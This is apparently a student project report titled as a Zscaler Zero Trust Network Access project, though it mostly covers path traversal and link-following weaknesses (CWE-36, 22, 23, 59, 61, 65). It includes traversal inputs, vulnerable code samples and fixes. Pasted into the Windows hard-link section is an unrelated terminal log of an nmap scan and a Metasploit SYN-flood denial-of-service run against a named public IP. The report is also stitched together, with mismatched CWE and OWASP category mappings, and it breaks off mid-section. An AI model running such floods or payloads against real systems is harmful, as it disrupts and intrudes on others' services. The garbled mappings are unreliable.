Implement and manage Zero Trust Network Access (ZTNA) using Zscaler

Implement and manage Zero Trust Network Access (ZTNA) using Zscaler

List of Team members:

S. No.	Name	College Name	Contact
1	Poornima.S	Sri ramakrishna collage of arts and science for womens	Srcw23218b31@srcw.ac.in
2	Aswatha.R	Sri ramakrishna collage of arts and science for womens	Srcw23218b06@srcw.ac.in
3	Princy.S	Sri ramakrishna collage of arts and science for womens	Srcw23218b32@srcw.ac.in
4	Vidhya.M	Sri ramakrishna collage of arts and science for womens	Srcw23218b49@srcw.ac.in
5	Abinya.L	Sri ramakrishna collage of arts and science for womens	Srcw23218b01srcw.ac.in

Project Details

Title:

Implement and manage Zero Trust Network Access (ZTNA) using Zscaler

Introduction:

Absolute Path Traversal (CWE-36) is a security vulnerability that occurs when an application allows users to specify an absolute file path as input without properly validating or restricting that input. An absolute path directly indicates the complete location of a file in the system's directory structure. If an application does not verify whether the provided path belongs to an authorized directory, attackers may exploit this weakness to access sensitive files stored anywhere in the system.

In many web applications, file paths are dynamically generated based on user input. For example, applications that allow users to download reports, view logs, upload files, or retrieve configuration files often rely on file paths provided by the user. If the application fails to validate these paths properly, attackers can manipulate the input by providing an absolute path that points to critical system files. As a result, the system may unintentionally open or expose sensitive files that were never intended to be accessible to users.

For instance, a web application may normally expect a file path such as /app/documents/report.pdf to retrieve a document stored in a secure directory. However, an attacker could instead provide an absolute path such as /etc/passwd in a Linux system or C:\Windows\system32\config in a Windows system. Since operating systems automatically resolve these absolute paths, the application might retrieve and display the contents of these sensitive files instead of the intended document.

Absolute Path Traversal vulnerabilities can lead to serious security issues if not properly addressed. Attackers may gain access to confidential information such as system configuration files, database credentials, application secrets, or user account details. This information can then be used to perform further attacks, compromise system security, or gain unauthorized privileges within the network.

To prevent Absolute Path Traversal vulnerabilities, developers should implement strict input validation and ensure that file access is restricted to specific directories within the application environment. Applications should avoid directly using user-provided paths and instead rely on predefined file locations or secure file-handling mechanisms. By validating inputs and enforcing strong access control policies, organizations can significantly reduce the risk of unauthorized file access and protect sensitive system resources from potential exploitation.

Abstract

In modern web applications, secure handling of file paths is essential to protect sensitive system resources and data. One common security vulnerability related to improper file handling is Absolute Path Traversal (CWE-36). This vulnerability occurs when an application allows users to provide an absolute file path as input without properly validating or restricting it. As a result, attackers may exploit this weakness to access files and directories located outside the intended application environment. Since operating systems automatically resolve absolute paths, the application may unintentionally open or expose sensitive system files.

Absolute Path Traversal vulnerabilities typically appear in applications that allow users to download files, upload documents, view logs, or retrieve configuration data based on file path inputs. If the application fails to verify whether the requested path belongs to a safe directory, attackers can manipulate the input to access critical files stored in other parts of the system. For example, an attacker might attempt to retrieve system files such as /etc/passwd in Linux or C:\Windows\system32\config in Windows, which contain important configuration and user account information.

The consequences of this vulnerability can be severe. Attackers may gain access to confidential data such as system configurations, database credentials, application secrets, or user information. In some cases, this vulnerability can also lead to further attacks such as privilege escalation, system compromise, or unauthorized modification of important files. If exploited successfully, Absolute Path Traversal can disrupt system operations and compromise the integrity and confidentiality of organizational data.

To prevent Absolute Path Traversal attacks, developers must implement proper input validation and enforce strict access control mechanisms. Applications should restrict file access to predefined directories and avoid directly using user-provided paths. Secure coding practices, regular security testing, and proper system configuration are essential to identify and mitigate such vulnerabilities. By implementing these security measures, organizations can protect their applications and ensure the safe handling of sensitive system resources.

Use Case Scenario

Use Case Scenario 1: Unauthorized Access to System Files

A user attempts to download a report from a web application. The application allows users to specify a file path to retrieve documents stored in a report directory. However, the application does not properly validate the file path provided by the user. An attacker modifies the input and provides an absolute path pointing to a sensitive system file..

Output:

• User request received: File download request
• Malicious input detected: Absolute path /etc/passwd provided
• System behavior: Application attempts to access file outside the allowed directory
• Security risk: Sensitive system file exposed
• Impact: Unauthorized access to system configuration data

Use Case Scenario 2: Accessing Confidential Configuration Files

An attacker attempts to access application configuration files that contain database credentials. The application allows file viewing functionality where users can input the file location. Because there is no restriction on absolute paths, the attacker enters the full path to the configuration file stored on the server**..**

Output:

• User input received: **/var/www/config/database.conf**
• Application processing: File path accepted without validation
• Access granted: Configuration file retrieved by the system
• Security risk: Exposure of database credentials
• Impact: Potential database compromise

Use Case Scenario 3: Accessing Log Files through Absolute Path

A web application includes a feature that allows administrators to view system logs. If the application fails to restrict file paths properly, an attacker may attempt to access system logs stored in different directories by providing an absolute path.

Output:

• User identity: Unauthorized user attempting log access
• Malicious input: /var/log/system.log
• System behavior: Log file accessed outside the allowed log directory
• Security risk: Exposure of system activity records
• Monitoring result: Unauthorized access attempt detected

Use Case Scenario 4: Access to Operating System Files

An attacker attempts to retrieve operating system files from a Windows server by providing a direct absolute path through an application file request feature.

Output:

• User request received: File path C:\Windows\system32\config
• Application behavior: Absolute path accepted without restriction
• System action: Sensitive operating system files accessed
• Security risk: Exposure of system configuration data
• Impact: Potential system compromise

Use Case Scenario 5: Secure File Access with Input Validation

A secure web application implements proper input validation and restricts file access to a predefined directory. When an attacker attempts to provide an absolute path, the system detects the invalid input and blocks the request.

Output:

• User input received: **/etc/passwd**

• Security validation: Input rejected due to unauthorized path

• Access control: File access restricted to **/app/documents/** directory

• Protection enabled: Path traversal protection mechanism

• Result: Unauthorized access attempt blocked

Stage-1

Title: Implement and manage Zero Trust Network Access (ZTNA) using Zscale

Overview

Zero Trust Network Access (ZTNA) is a modern cybersecurity approach designed to protect organizational networks, applications, and data from unauthorized access. Traditional security models rely on perimeter-based protection, where users inside the network are automatically trusted. However, with the increasing use of cloud services, remote work environments, and mobile devices, traditional network security methods such as Virtual Private Networks (VPNs) are no longer sufficient. These traditional methods often grant broad network access once a user is authenticated, which can increase the risk of cyberattacks and unauthorized access.

The Zero Trust model follows the principle of "Never Trust, Always Verify." In this approach, every user, device, and application attempting to access a resource must be verified before access is granted. Instead of providing full network access, ZTNA allows users to connect only to the specific applications or resources they are authorized to use. This reduces the attack surface and prevents potential threats from spreading across the network.

Zscaler is a cloud-based security platform that helps organizations implement Zero Trust architecture effectively. It provides secure access to applications and internet services without exposing the internal network to external threats. Zscaler solutions such as Zscaler Private Access (ZPA) and Zscaler Internet Access (ZIA) enable organizations to replace traditional VPN-based access with secure, identity-based connections. These services ensure that users are authenticated and authorized before accessing internal applications or internet resources.

In this system, Zscaler works with identity providers such as Azure Active Directory (Azure AD) to verify user identities through secure authentication methods like Single Sign-On (SSO) and Multi-Factor Authentication (MFA). Once the user identity is verified, Zscaler enforces security policies such as web filtering, threat inspection, and data protection to ensure safe and controlled access. Access is granted based on user roles, device security status, and organizational policies

Implement and manage Zero Trust Network Access (ZTNA) using Zscaler

List of Team members:

S.no	Name	Collage Name	Contact
1	Poornima.S	Sri ramakrishna collage of arts and science for womens	Srcw23218b31@srcw.ac.in
2	Aswatha.R	Sri ramakrishna collage of arts and science for womens	Srcw23218b06@srcw.ac.in
3	Princy.S	Sri ramakrishna collage of arts and science for womens	Srcw23218b32@srcw.ac.in
4	Vidhya.M	Sri ramakrishna collage of arts and science for womens	Srcw23218b49@srcw.ac.in
5	Abinya.L	Sri ramakrishna collage of arts and science for womens	Srcw23218b01srcw.ac.in

List of Vulnerability tables:

S.No.	Category Name	Vulnerability Name	CWE - No
1	Broken Access Control	Absolute Path Traversal	CWE-36
2	Security Misconfiguration	Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)	CWE – 489
3	Software Supply Chain Failures	Relative Path Traversal	CWE-23
4	Cryptographic Failures	Improper Link Resolution Before File Access (Link Following)	CWE-59
5	Injection	UNIX Symbolic Link (Symlink) Following	CWE-61
6	Insecure Design	Windows Hard Link	CWE-65
7	Authentication Failures	Exposure of Sensitive Information to an Unauthorized Actor	CWE-200
8	Software or Data Integrity Failures	Improper Access Control	CWE-284
9	Security Logging and Alerting Failures	Incorrect Permission Assignment for Critical Resource	CWE-732

REPORT

1. **Vulnerability Name**: Absolute Path Traversal

CWE: CWE-36

OWASP Category: A01:2025 Broken Access Control

Description:

Absolute Path Traversal (CWE-36) is a security vulnerability that occurs when an application allows users to provide an absolute file path as input without properly validating or restricting the path. An absolute path directly specifies the complete location of a file in the system's directory structure. For example, in Linux systems a file may be located at /etc/passwd, while in Windows systems it may be located at C:\Windows\system32\config. If an application accepts these paths directly from user input and does not verify whether the file is within an authorized directory, attackers can exploit this behavior to access sensitive system files.

This vulnerability typically occurs when applications dynamically construct file paths based on user input. For instance, web applications may allow users to download documents, view reports, upload files, or access configuration files by specifying a file path. If the application does not restrict the file location to a predefined directory, attackers can manipulate the input and provide a full system path that points to sensitive files stored elsewhere on the system.

For example, a web application might allow users to download a document using a path such as /app/documents/report.pdf, which is located within the application's document directory. However, an attacker may intentionally provide a malicious input such as /etc/passwd, which is a sensitive system file containing user account information in Linux systems. Because the operating system automatically resolves absolute paths, the application may access and display the contents of this file instead of the intended document. As a result, confidential system information becomes exposed to unauthorized users.

Absolute Path Traversal vulnerabilities are commonly found in features such as file download modules, file upload functionality, log file viewers, and configuration file readers. These components often rely on file paths provided by users or external input. Without proper validation mechanisms, the system cannot distinguish between legitimate file requests and malicious attempts to access restricted resources.

The risk of this vulnerability becomes even greater when applications run with elevated system privileges. In such cases, attackers may gain access to highly sensitive files, including system configurations, authentication credentials, and private application data. This can allow

attackers to gather valuable information about the system environment and potentially exploit other vulnerabilities.

To prevent Absolute Path Traversal attacks, developers must implement strong input validation and ensure that file access is restricted to specific directories. Applications should avoid directly using user-provided paths and instead use predefined file locations or secure file-handling mechanisms. By validating user input and enforcing strict access control, organizations can reduce the risk of unauthorized file access and protect critical system resources from exploitation**.**

Businessimpact:

When incorrect default permissions exist in a production system, the consequences can be serious for both security and business operations.

Unauthorized access may occur if attackers gain the ability to read sensitive files such as configuration files, system logs, or stored user data. This can expose confidential information including passwords, encryption keys, or personal data.

Data integrity risks also arise when attackers are able to modify or overwrite files due to weak permissions. They may alter configuration settings, manipulate application data, or inject malicious scripts that affect how the system operates.

System compromise becomes possible if attackers modify critical system files or executable programs. This can lead to privilege escalation or allow attackers to execute malicious code within the system environment.

Service disruption may occur if attackers delete or corrupt important files required for the application to run. This can cause application crashes, service downtime, and interruptions to business operations.

From a business perspective, this vulnerability can lead to data breaches, financial loss, legal penalties, reputation damage, and loss of customer trust, especially in organizations that handle sensitive customer information or financial transactions.

Example Language: **Python**

```python
import os
import sys
def main():
  filename = sys.argv[1]
  path = os.path.join(os.getcwd(), filename)
  try:
    with open(path, 'r') as f:
      file_data = f.read()
  except FileNotFoundError as e:
    print("Error - file not found")
main()
```

Recommendation:

1. Validate and Sanitize File Path Inputs:

Applications should carefully validate all file path inputs provided by users. Any input containing unauthorized absolute paths should be rejected. Only paths that belong to allowed directories should be processed by the application**.**

2. Restrict File Access to Specific Directories:

The application should restrict file operations to a predefined directory such as a documents, uploads, or resources folder. Access to system directories like **/etc**, **/bin**, or **C:\Windows** should be blocked to prevent unauthorized file access.

3. Implement Path Normalization:

Before accessing the file system, normalize file paths using secure functions such as realpath() in PHP, getCanonicalPath() in Java, or GetFullPath() in .NET. This process resolves the path into its canonical form and helps detect unauthorized absolute paths.

4. Use Secure File Handling Methods:

Developers should avoid directly using user-provided file paths in file operations. Instead, applications should use predefined file locations or map user requests to internal file identifiers to ensure secure access**.**

5. Apply Strong Access Control Policies:

Access to sensitive files and directories should be restricted using proper permission settings. Only authorized users or system processes should be allowed to access critical files such as configuration files, system logs, or database credentials.

2.

Vulnerability Name: Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)

CWE: CWE - 22

OWASP Category: A02:2025 Security Misconfiguration

Description:

Improper Limitation of a Pathname to a Restricted Directory, commonly known as **Path Traversal (CWE-22)**, is a security vulnerability that occurs when an application does not properly restrict file paths to a specific directory. This happens when user input is used to access files or directories without validating whether the requested path stays within the intended restricted location. Attackers can exploit this vulnerability by manipulating file path inputs to access files stored outside the permitted directory.

In many applications, file paths are dynamically constructed based on user input. For example, web applications may allow users to download files, view documents, or access configuration files by specifying a file name or path. If the application does not properly validate or sanitize this input, attackers can insert special directory navigation sequences such as **../** to move up the directory structure and access sensitive files.

For instance, a web application may normally expect a request for a document such as: **/app/documents/report.pdf**

However, an attacker could manipulate the request and provide a malicious path such as: **../../../../etc/passwd**

When the system processes this request, the operating system resolves the directory traversal sequence and accesses files outside the intended directory. As a result, the application may retrieve sensitive system files instead of the intended document. This could expose important information such as user account data, system configuration details, or application credentials.

Path Traversal vulnerabilities are commonly found in **file download modules, file upload features, document viewers, logging systems, and configuration file readers**. These components often rely on user-supplied file paths, making them potential targets for attackers if proper validation is not implemented.

The severity of this vulnerability increases when applications run with high system privileges. In such cases, attackers may gain access to critical system resources, including configuration files, authentication credentials, or private application data. By analyzing these files, attackers may gather valuable information about the system and potentially exploit additional vulnerabilities within the environment.

To prevent Path Traversal attacks, developers should implement strong **input validation and sanitization techniques**. Applications must ensure that file paths remain within authorized directories and reject any input containing directory traversal sequences. Secure file handling methods, proper access control policies, and restricting file operations to predefined directories can significantly reduce the risk of this vulnerability.

Business Impact:

When Path Traversal vulnerabilities exist in a production system, the consequences can be serious for both security and business operations.


Unauthorized access may occur if attackers gain the ability to read sensitive files such as configuration files, system logs, or stored user data. This can expose confidential information including passwords, encryption keys, or personal data.

Data integrity risks also arise when attackers are able to modify or overwrite files due to weak security controls. They may alter configuration settings, manipulate application data, or inject malicious scripts that affect how the system operates.

System compromise becomes possible if attackers gain access to critical system files or executable programs. This may allow them to escalate privileges or execute malicious code within the system environment.

Service disruption may occur if attackers delete or corrupt important files required for the application to run. This can cause application crashes, service downtime, and interruptions to business operations.

From a business perspective, this vulnerability can lead to **data breaches, financial loss, regulatory penalties, reputational damage, and loss of customer trust**, especially in organizations that handle sensitive customer information or financial transactions.



Recommendation:

1. Validate and Sanitize User Input:

Applications should carefully validate all user inputs used to construct file paths. Any input containing directory traversal sequences such as **../** or other suspicious characters should be rejected before processing.

2. Restrict File Access to Specific Directories:

The application should limit file operations to predefined directories such as **/app/documents/** or **/uploads/**. Access to system directories like **/etc**, **/bin**, or **C:\Windows** should be blocked to prevent unauthorized file access.

3. Implement Path Normalization:
Developers should normalize file paths using secure functions such as **realpath() in PHP**, **getCanonicalPath() in Java**, or **GetFullPath() in .NET**. This ensures that the final resolved path remains within the allowed directory.

4. Avoid Direct Use of User Input in File Paths:
Applications should avoid directly concatenating user input when building file paths. Instead, use predefined base directories and secure file-handling APIs to construct file paths safely.

5. Apply Proper Access Control Mechanisms:
Sensitive files and directories should have strict permission settings so that only authorized users or processes can access them. Implementing strong authentication and authorization policies can further reduce the risk of unauthorized file access

3.

Vulnerability Name: Relative Path Traversal

CWE: CWE-23

OWASP Category: A03:2025 Software Supply Chain Failures.

Description:

Relative Path Traversal (CWE-23) is a security vulnerability that occurs when an application allows users to access files or directories using **relative paths** without properly validating the input. Relative paths refer to file locations that are defined in relation to the current directory rather than specifying the full absolute path. Attackers can exploit this vulnerability by inserting directory traversal sequences such as **../** into the file path to move up the directory structure and access restricted files.

This vulnerability typically appears when applications use external input to dynamically construct file paths. For example, web applications may allow users to download documents, view reports, upload files, or retrieve configuration files by specifying a filename or path. If the application does not properly validate or sanitize the input, attackers can manipulate the file path to navigate outside the intended directory.

For example, a web application may expect a file request such as:
/app/documents/report.pdf

However, an attacker could modify the request and include directory traversal sequences such as:


../../../../etc/passwd

When the system processes this request, the operating system resolves the **../** sequences and moves up the directory structure until it reaches sensitive system files. As a result, the application may unintentionally retrieve and display confidential files that were not meant to be accessible to users.

Relative Path Traversal vulnerabilities are commonly found in **file download features, file upload systems, document viewers, logging mechanisms, and configuration file readers**. These components often rely on user-supplied file paths, making them vulnerable if proper validation and access control mechanisms are not implemented.

The risk of this vulnerability becomes more severe when the application runs with high system privileges. In such cases, attackers may gain access to critical files such as system configuration files, authentication credentials, application secrets, or private user data. This information can be used to perform further attacks, escalate privileges, or compromise the entire system.

To prevent Relative Path Traversal vulnerabilities, developers should implement strong **input validation and sanitization techniques**. Applications should reject any input containing directory traversal sequences and ensure that file operations are limited to specific authorized directories. Proper access control policies and secure file handling practices can significantly reduce the risk of unauthorized file access.



Business Impact:

When Relative Path Traversal vulnerabilities exist in a production system, they can lead to serious security and operational risks.

Unauthorized access may occur if attackers gain the ability to read sensitive files such as configuration files, system logs, or stored user data. This can expose confidential information including passwords, encryption keys, or personal data.

Data integrity risks also arise when attackers modify or overwrite files by exploiting weak security controls. They may alter configuration files, manipulate application data, or inject malicious code that affects system functionality.

System compromise may occur if attackers gain access to critical system files or executable programs. This could allow them to escalate privileges or execute malicious commands within the system environment.

Service disruption can also occur if attackers delete or corrupt important system files required for the application to function properly. This may lead to application crashes, downtime, and interruptions to business operations.

From a business perspective, this vulnerability can result in **data breaches, financial loss, regulatory penalties, reputational damage, and loss of customer trust**, especially in organizations that manage sensitive user information or financial transactions.

Example Language: **Perl**

```
my $dataPath = "/users/cwe/profiles";
my $username = param("user");
my $profilePath = $dataPath . "/" . $username;

open(my $fh, "<", $profilePath) || ExitError("profile read error: $profilePath");
print "<ul>\n";
while (<$fh>) {
  print "<li>$_</li>\n";
}
print "</ul>\n";
```

Recommendation:

1. Validate and Sanitize User Input:
All user inputs used to construct file paths should be validated and sanitized. Inputs containing traversal sequences such as **../** should be rejected immediately.

2. Restrict File Access to Specific Directories:
Applications should restrict file access to predefined directories such as **/app/documents/** or **/uploads/** to prevent access to sensitive system files.

3. Implement Path Normalization:
Use secure functions such as **realpath()**, **getCanonicalPath()**, or **GetFullPath()** to normalize file paths before accessing the file system.

4. Avoid Direct Use of User Input in File Paths:
Developers should avoid directly concatenating user input into file paths. Instead, use predefined file locations or secure APIs to access files.

5. Apply Strong Access Control:
Sensitive files and directories should have strict permission settings so that only authorized users or processes can access them.

4.

Vulnerability Name: Improper Link Resolution Before File Access (Link Following)

CWE: CWE-59

OWASP Category: A04:2025 Cryptographic Failures

Description:

Improper Link Resolution Before File Access (CWE-59), commonly known as **Link Following**, is a security vulnerability that occurs when an application does not properly verify symbolic links or file links before accessing a file. In many operating systems, links are used to reference files located in different directories. These links may be symbolic links (symlinks) or hard links that point to another file in the system.

When applications access files through links without validating the destination of the link, attackers may manipulate the link to point to sensitive files or restricted system resources. As a result, the application may unintentionally read, modify, or overwrite critical files that should not be accessible.

This vulnerability typically occurs in applications that perform file operations such as **file uploads, temporary file creation, logging mechanisms, or file storage systems**. If the application follows a link without checking whether the link points to an authorized file location, attackers can create a malicious link that redirects the application to sensitive system files.

For example, an application may store log files in a directory such as:

/app/logs/application.log

However, an attacker could create a symbolic link in the logs directory that points to a sensitive file such as:

/etc/passwd

When the application writes or reads from the log file, it may unknowingly follow the malicious link and access the sensitive system file instead. This could allow attackers to read confidential information or overwrite critical system files.

Improper link resolution vulnerabilities are especially dangerous in environments where applications run with elevated privileges. If a privileged application follows a malicious link created by an attacker, it may perform operations on files that the attacker normally cannot access. This can result in unauthorized access to sensitive information or modification of system configuration files.

In addition, attackers may exploit this vulnerability during temporary file creation. If an application creates temporary files in a shared directory without checking for symbolic links, an attacker can place a malicious link in that location before the application writes the file. The application may then unknowingly overwrite important files in the system.

To prevent link-following vulnerabilities, developers must ensure that applications properly validate file paths and verify that files are not symbolic links before performing file operations. Secure file handling practices and strict permission controls can significantly reduce the risk of exploitation.

Business Impact:

When Improper Link Resolution vulnerabilities exist in a production system, they can create serious security risks for organizations.

Unauthorized access may occur if attackers manipulate links to access sensitive system files such as configuration files, user credentials, or system logs. This can expose confidential information and compromise system security.

Data integrity risks may arise if attackers use malicious links to overwrite or modify critical system files. They could alter configuration settings, manipulate application data, or inject malicious code that affects system behavior.

System compromise may occur if attackers overwrite executable files or scripts that are later executed by the system. This could allow attackers to run malicious commands and gain control over the application environment.

Service disruption may also occur if attackers corrupt or delete important system files through malicious links. This may cause application failures, system crashes, or service downtime.

From a business perspective, this vulnerability can lead to **data breaches, financial losses, legal penalties, operational disruptions, and damage to an organization's reputation**, especially for companies that manage sensitive user information or critical infrastructure.

Recommendation:

1. Validate File Paths Before Access:
Applications should verify that the file path being accessed is within the intended directory and does not reference unauthorized locations.

2. Avoid Following Symbolic Links Automatically:
Developers should configure file operations to avoid automatically following symbolic links when accessing files.

3. Use Secure File Handling Functions:
Use operating system functions that detect symbolic links and verify the actual file location before performing file operations.

4. Restrict File Permissions:
Ensure that sensitive files and directories have strict access permissions so that unauthorized users cannot create or manipulate links.

5. Use Secure Temporary File Creation:
Applications should create temporary files in secure directories and use safe APIs that prevent attackers from exploiting symbolic links.

5.

Vulnerability Name: UNIX Symbolic Link (Symlink) Following

CWE: CWE-61

OWASP Category: A05:2025 Injection

Description:

UNIX Symbolic Link (Symlink) Following (CWE-61) is a security vulnerability that occurs when an application follows a symbolic link without verifying the actual destination of the link. In UNIX and Linux operating systems, a symbolic link (symlink) is a special type of file that points to another file or directory in the file system. Symlinks are commonly used to create shortcuts or references to files stored in different locations.

This vulnerability arises when applications perform file operations such as reading, writing, or modifying files through symbolic links without checking whether the link points to a legitimate and authorized location. Attackers can exploit this behavior by creating malicious symbolic links that redirect file operations to sensitive system files.

For example, an application may create or update files in a temporary directory such as:

/tmp/application_data.txt

An attacker with access to the system may delete this file and create a symbolic link with the same name that points to a sensitive file such as:

/etc/passwd

When the application attempts to write data to the temporary file, the operating system follows the symbolic link and writes the data to the targeted sensitive file instead. This can result in modification or corruption of important system files.

UNIX Symbolic Link Following vulnerabilities are commonly found in applications that create temporary files, log files, or configuration files in shared directories. If the application runs with higher privileges than the attacker, the attacker may exploit the symlink to perform unauthorized actions that would normally be restricted.

This vulnerability is particularly dangerous because it can allow attackers to manipulate privileged programs into modifying critical system files. Attackers may gain access to confidential data, escalate privileges, or disrupt system operations by exploiting this weakness.

To prevent this vulnerability, developers should ensure that applications properly verify file paths and avoid automatically following symbolic links. Secure file handling techniques and proper permission management should also be implemented to prevent unauthorized link creation.

Business Impact:

When UNIX Symbolic Link Following vulnerabilities exist in production systems, they can create serious risks for system security and business operations.

Unauthorized access may occur if attackers use symbolic links to redirect file operations toward sensitive system files. This may expose confidential information such as user credentials, system configurations, or private application data.

Data integrity risks may arise if attackers manipulate symbolic links to overwrite or modify important files. They may alter configuration files, corrupt system data, or inject malicious code that affects system functionality.

System compromise may occur if attackers exploit symbolic links to modify executable files or scripts that are later executed by the system. This may allow attackers to run malicious commands and gain control over the system environment.

Service disruption may also occur if attackers corrupt or delete critical files required for application or system operation. This may cause application crashes, service outages, and interruptions to business processes.

From a business perspective, this vulnerability can lead to **data breaches, operational downtime, financial loss, regulatory penalties, and damage to organizational reputation**, especially in systems that manage sensitive user data or financial information.

Recommendation:

1. Avoid Following Symbolic Links Automatically:
Applications should be configured to detect and avoid following symbolic links during file operations whenever possible.

2. Validate File Paths Before Access:
Developers should verify the actual file location and ensure that it belongs to an authorized directory before reading or writing files.

3. Use Secure Temporary File Handling:
Applications should create temporary files using secure system functions that prevent attackers from replacing them with symbolic links.

4. Restrict File and Directory Permissions:
Limit write permissions in shared directories such as **/tmp** to prevent unauthorized users from creating malicious symbolic links.

5. Implement Access Control Policies:
Ensure that sensitive files and system directories have strict access controls so that unauthorized users cannot manipulate or redirect file operations.

6

Vulnerability Name: Windows Hard Link

CWE: CWE-65

OWASP Category: A06:2025 Insecure Design

Description:

Windows Hard Link (CWE-65) is a security vulnerability that occurs when an application allows the creation or use of **hard links** without properly verifying the destination file. In Windows operating systems, a hard link is a file system feature that allows multiple file names to reference the same physical file on disk. Unlike symbolic links, a hard link directly points to the data of the file rather than redirecting to another path.

This vulnerability occurs when applications perform file operations such as **creating, modifying, or deleting files** without verifying whether the file is actually a hard link pointing to another sensitive file. Attackers can exploit this behavior by creating a malicious hard link that references a protected system file.

For example, an application may create or modify files inside a directory such as:

C:\Application\Temp\data.txt

An attacker may create a hard link in this directory that points to a sensitive system file such as:

C:\Windows\System32\config\SAM

When the application attempts to write data to the temporary file, it unknowingly writes to the targeted system file through the hard link. Because the file system treats both file names as references to the same underlying file, the application may unintentionally modify or corrupt critical system resources.

Windows Hard Link vulnerabilities are commonly found in **temporary file creation processes, logging systems, and file update mechanisms**. These systems often assume that files in certain directories are safe to access, but attackers can manipulate them by creating hard links to protected files.

The risk becomes more serious when applications run with **higher system privileges** than the attacker. In such situations, attackers can use hard links to trick privileged applications

into modifying files that they normally cannot access. This can lead to **privilege escalation, system compromise, or unauthorized modification of system configurations**.

To prevent Windows Hard Link vulnerabilities, developers should implement secure file handling mechanisms and ensure that file operations verify the actual file destination before performing read or write operations.

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for paavan:
┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap --top-ports 65536 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
zsh: segmentation fault  sudo nmap --top-ports 65536 31.3.96.40

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap -sV -p 80 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
Nmap scan report for web.mmebvba.com (31.3.96.40)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# msfconsole
```

```
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 31.3.96.40
RHOST => 31.3.96.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/tcp/synflood) > RUN
[-] Unknown command: RUN
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 31.3.96.40

[*] SYN flooding 31.3.96.40:80 ...
```

Business Impact:

When Windows Hard Link vulnerabilities exist in production systems, they can create serious risks for system security and business operations.

Unauthorized access may occur if attackers use hard links to redirect file operations toward sensitive system files. This may expose confidential information such as system configurations, user credentials, or application secrets.

Data integrity risks may arise if attackers manipulate hard links to overwrite or modify important files. This can alter system configurations, corrupt application data, or introduce malicious code.

System compromise may occur if attackers exploit hard links to modify executable programs or security configuration files. This may allow attackers to gain elevated privileges or execute unauthorized commands within the system.

Service disruption may occur if important system files are corrupted or deleted due to malicious hard link manipulation. This may cause system instability, application crashes, or downtime.

From a business perspective, this vulnerability can lead to **data breaches, financial losses, legal consequences, operational downtime, and damage to the organization's reputation**, especially for businesses that manage sensitive customer information or critical infrastructure.

Recommendation:

1. Validate File Paths Before Access:
Applications should verify the actual file path and ensure that the file being accessed is not a hard link pointing to another sensitive file.

2. Restrict File Creation in Shared Directories:
Limit user permissions in shared directories to prevent attackers from creating malicious hard links.

3. Use Secure File Handling APIs:
Developers should use operating system APIs that detect and prevent unsafe file operations involving hard links.

4. Apply Strong File Permissions:
Sensitive system files should have strict access permissions to prevent unauthorized modifications.

5. Monitor File System Activity:
Organizations should monitor file system changes and detect unusual file link creation or suspicious activity.

7.

Vulnerability Name– Exposure of Sensitive Information to an Unauthorized Actor

CWE: CWE-200

OWASP Category: A07:2025 Authentication Failures

Description:

